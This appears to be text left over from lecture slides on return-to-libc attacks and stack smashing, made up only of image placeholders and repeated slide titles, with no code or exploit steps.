
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



